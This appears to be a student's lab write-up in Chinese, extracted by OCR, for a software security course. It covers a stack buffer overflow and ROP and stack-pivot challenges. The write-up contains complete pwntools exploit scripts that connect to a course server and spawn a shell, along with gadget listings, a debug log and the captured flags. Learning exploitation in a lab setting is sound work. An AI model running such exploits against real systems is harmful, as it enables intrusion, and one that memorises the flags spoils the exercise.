

栈上缓冲区溢出

发现危险函数gets()，我们利用这个函数将返回地址覆盖到shellcode即可。



```c
int main(int argc, char **argv)
{
    char buffer[LENGTH];

    prepare();
    printf("gift address: %p\n", buffer);
    gets(buffer);
    return 0;
}
```


```python
from pwn import *

context.log_level = 'DEBUG' # set debug logging
context.arch = "amd64"

# p = process("./sbof2")

p = remote("8.154.20.109", 10100)
p.recvuntil(b"Please input your StudentID:\n")
p.sendline(b"3220103544")
p.recvuntil(b"gift address: ")
buffer_address = int(p.recvline().strip(), 16)

payload = b""
payload += b"a" * 0x108
payload += p64(buffer_address+0x110)
payload += asm(shellcraft.sh())


p.sendline(payload)
p.interactive()

```



Return-Oriented-Programming

1

首先，我们检查一下程序的安全保护，源程序为 64位，开启了 NX 保护。



使用 IDA 反编译以确定漏洞位置：可以利用read函数栈溢出。

IDA View-A | Pseudocode-A | Hex View-1

```
1  __int64 func()
2  {
3    int v0; // edx
4    int v1; // ecx
5    int v2; // er8
6    int v3; // er9
7    char v5[76]; // [rsp+0h] [rbp-50h] BYREF
8    unsigned int v6; // [rsp+4Ch] [rbp-4h] BYREF
9
10   puts("[*] Please input the length of data:");
11   _isoc99_scanf((unsigned int)"%d", (unsigned int)&v6, v0, v1, v2, v3, v5[0]);
12   puts("[*] Please input the data:");
13   return read(0, v5, v6);
14 }
```

利用 ropgadget，我们可以看看有没有 '/bin/sh' ， 'ret', 'pop rdi' 等字符串或gadget存在，发现存在则记录地址。

python


```
[*] Switching to interactive mode
$ ls
[DEBUG] Sent 0x3 bytes:
    b'ls\n'
[*] Got EOF while reading in interactive
$ l
[DEBUG] Sent 0x2 bytes:
    b'l\n'
$ ss
[DEBUG] Sent 0x3 bytes:
    b'ss\n'
[*] Closed connection to 8.154.20.109 port 10101
[*] Got EOF while sending in interactive
❯ ROPgadget --binary rop2 | grep "pop rdi"
0x00000000004400b4 : adc byte ptr [rsi + 0xf], ah ; outsd dx, dword ptr [rsi] ; pop rdi ; and byte ptr [rsi + 0xf], ah ;
 out dx, eax ; jmp 0x67b31028
0x00000000004402d4 : adc byte ptr [rsi + 0xf], ah ; outsd dx, dword ptr [rsi] ; pop rdi ; and byte ptr [rsi + 0xf], ah ;
 out dx, eax ; jmp 0x67b31248
0x0000000000044a4ab : add al, ch ; pop rdi ; ja 0x44a4ab ; jmp qword ptr [rsi + 0x2e]
0x00000000004ceb6b : add al, ch ; test dword ptr [rax], eax ; add al, dl ; pop rdi ; sti ; jmp qword ptr [rbp + 0x18]
0x00000000004ceb6f : add al, dl ; pop rdi ; sti ; jmp qword ptr [rbp + 0x18]
0x0000000000044a4a9 : add byte ptr [rax], al ; add al, ch ; pop rdi ; ja 0x44a4ab ; jmp qword ptr [rsi + 0x2e]
0x00000000004cc4ca : add byte ptr [rax], al ; pop rdi ; add byte ptr [rax], al ; nop ; retf 0xfff8
0x00000000004a9135 : add byte ptr [rcx - 0x73], cl ; pop rdi ; add dword ptr [rax + 0x39], ecx ; jmp 0x4a914d
0x00000000004a9133 : add eax, dword ptr [rax] ; add byte ptr [rcx - 0x73], cl ; pop rdi ; add dword ptr [rax + 0x39], ec
x ; jmp 0x4a914d
0x00000000004c2673 : and al, al ; pop rdi ; jnp 0x4c26ce ; jmp 0x4c262e
0x00000000004015d0 : clc ; pop rdi ; je 0x40158a ; jmp 0x401545
0x00000000004c2671 : fcmovnbe st(0), st(2) ; and al, al ; pop rdi ; jnp 0x4c26ce ; jmp 0x4c262e
0x00000000004ae19e : idiv edi ; pop rdi ; jmp 0x4ae19a
```

拿到了这些gadget，我们可以构造 payload

攻击代码如下：

```python
from pwn import *

context.log_level = 'DEBUG' # set debug logging
context.arch = 'amd64'
```

```python
# p = process("./rop2")
p = remote("8.154.20.109", 10101)
binary = ELF("./rop2")
rop = ROP(binary)
p.recvuntil(b"Please input your StudentID:\n")
p.sendline(b"3220103544")

ret_addr = 0x00444a40
bin_sh_addr = 0x006d50f0
pop_rdi_addr = 0x00400716


payload = b''
payload += b"A" * 0x58
payload += p64(pop_rdi_addr) # pop rdi ; ret
payload += p64(bin_sh_addr) # @ .data
payload += p64(ret_addr)
payload += p64(binary.sym["system"])

p.sendlineafter(b"[*] Please input the length of data:\n", str(len(payload)))
p.sendlineafter(b"[*] Please input the data:\n", payload)

p.interactive()
```



拿到flag：ssec2023{r0p_bAs1c_biNarY|212ce834}

2

首先，我们检查一下程序的安全保护，源程序为 64位，开启了 NX 保护。

```
❯ checksec rop3
[!] Could not populate PLT: Invalid argument (UC_ERR_ARG)
[*] '/home/tauh/ssec24fall-stu/lab-01/rop/rop3'
    Arch:       amd64-64-little
    RELRO:      Partial RELRO
    Stack:      No canary found
    NX:         NX enabled
    PIE:        No PIE (0x400000)
    Stripped:   No
```


利用 ropgadget，我们可以看看有没有 '/bin/sh' ，'ret', 'pop rdi' 等字符串或gadget存在，发现存在则记录地址。但这题并没有包含"/bin/sh"等重要字符串，我们需要做栈迁移。将 rbp 覆盖为 gbuffer ， ret_addr 覆盖为 leave; ret , 把栈迁到 gbuffer 上。

```
❯ ROPgadget --binary rop3 --string '/bin/sh'
Strings information
============================================================
❯ ROPgadget --binary rop3 | grep "pop rdi"
0x0000000000400823 : pop rdi ; ret
```

攻击代码如下：

```python
from pwn import *

context.log_level = 'DEBUG' # set debug logging
context.arch = 'amd64'
REMOTE = True
if REMOTE:
    p = remote('8.154.20.109', 10102)
else:
    p = process('./rop3')

binary = ELF("./rop2")
rop = ROP(binary)
p.recvuntil(b"Please input your StudentID:\n")
p.sendline(b"3220103544")
p.recvuntil(b"gift system address: ")

system_addr = int(p.recv(8).strip(), 16)
ret_addr = 0x00400586
```

```python
pop_rdi_addr = 0x00400823
gbuffer = 0x006020A0
leave_ret=0x00400700

payload = b"A" * 8
payload += p64(pop_rdi_addr)
payload += p64(gbuffer + 5 * 8)
payload += p64(ret_addr)
payload += p64(system_addr)
payload += b"/bin/sh\x00"

p.sendlineafter(b"\n", payload)


payload = b""
payload += b"A" * 0x40
payload += p64(gbuffer)
payload += p64(leave_ret)
p.sendlineafter(b">", payload)


p.interactive()
```



flag: ssec2023{r0p_1RiVi4L_p1v0t|154e0f76}